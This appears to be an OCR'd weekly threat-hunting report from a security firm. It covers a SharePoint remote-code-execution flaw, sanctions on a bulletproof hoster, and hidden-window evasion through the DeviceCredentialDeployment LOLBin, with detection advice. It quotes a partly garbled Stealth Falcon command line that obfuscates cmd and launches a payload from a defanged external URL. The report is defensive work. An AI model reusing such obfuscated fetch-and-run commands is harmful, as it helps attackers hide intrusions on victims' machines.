SORINTSEC

THREAT HUNTING

LAB

WEEK 14/07/2025 - 18/07/2025


PUBLIC

Index


Global Weekly Threat Overview

Microsoft on Sunday released security patches for an actively exploited security flaw in SharePoint. The tech giant acknowledged it's aware of active attacks targeting on-premises SharePoint Server customers by exploiting vulnerabilities partially addressed by the July Security Update. CVE-2025-53770 (CVSS score: 9.8) concerns a case of remote code execution that arises due to the deserialization of untrusted data in on-premise versions of Microsoft SharePoint Server. After applying the latest security updates above or enabling AMSI, it is critical that customers rotate SharePoint server ASP.NET machine keys and restart IIS on all SharePoint servers.


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



The U.S. Department of the Treasury has sanctioned Russian hosting company Aeza Group and four operators for allegedly acting as a bulletproof hosting company for ransomware gangs, infostealer operations, darknet drug markets, and Russian disinformation campaigns. A bulletproof hosting service (BPH) is a company that deliberately ignores abuse complaints and law enforcement takedown requests, providing a safe environment for cybercriminals to host malware and conduct attacks. Aeza's services were utilized by the BianLian ransomware gang and for RedLine infostealer panels.

Global Weekly Notable One

Hide Artifacts: Defense Evasion

The concealment of execution flows remains a core pillar of advanced cyber operations, enabling persistent intrusion and evasion from both user-level visibility and automated security controls. For threat actors the capability to hide execution threads and processes directly determines their operational success and the longevity of their access.

To maintain a clandestine presence, modern attackers engineer their toolkit to leverage what are known as living-off-the-land binaries (LOLBins), native utilities already present and trusted within the target environment. DeviceCredentialDeployment. exe is one of this binaries and it can launch subprocesses such as cmd.exe or PowerShell scripts with their windows hidden from the desktop environment, causing operations to occur entirely in the background. It's documented within sophisticated threat campaigns—such as those attributed to Stealth Falcon—that DeviceCredentialDeployment.exe is specifically used as a LOLBin to suppress visible command windows.

Threat Hunting Activity

TACTIC

Defense Evasion

TECHNIQUES


T1564 – Hide Artifacts

Adversaries may use hidden windows to conceal malicious activity from the plain sight of users. In some cases, windows that would typically be displayed when an application carries out an operation can be hidden. This may be utilized by system administrators to avoid disrupting user work environments when carrying out administrative tasks.

Adversaries may abuse these functionalities to hide otherwise visible windows from users so as not to alert the user to adversary activity on the system.

Threat Hunting Activity

Launching DeviceCredentialDeployment during execution will immediately hide the window keeping the execution in the background.



Background execution


The same tool were used by stealth falcon chained with other Lolbins during exploitation of the zero day CVE-2025-33053.

```
( ) ( ) cmd /c DeviceCredentialDep^loyment & cmd /V:ON /C "set EDITOR=chttp
art /B https://mystartupblog[.]com/ePkNWY/deUsplnb.pdf&timeout 8&@for^files
```

Stealth Falcon TTP

Threat Hunting Activity

Detection can be made on EID 4688 looking suspicious process execution pattern.




THREAT
HUNTING
SORINT SEC
PUBLIC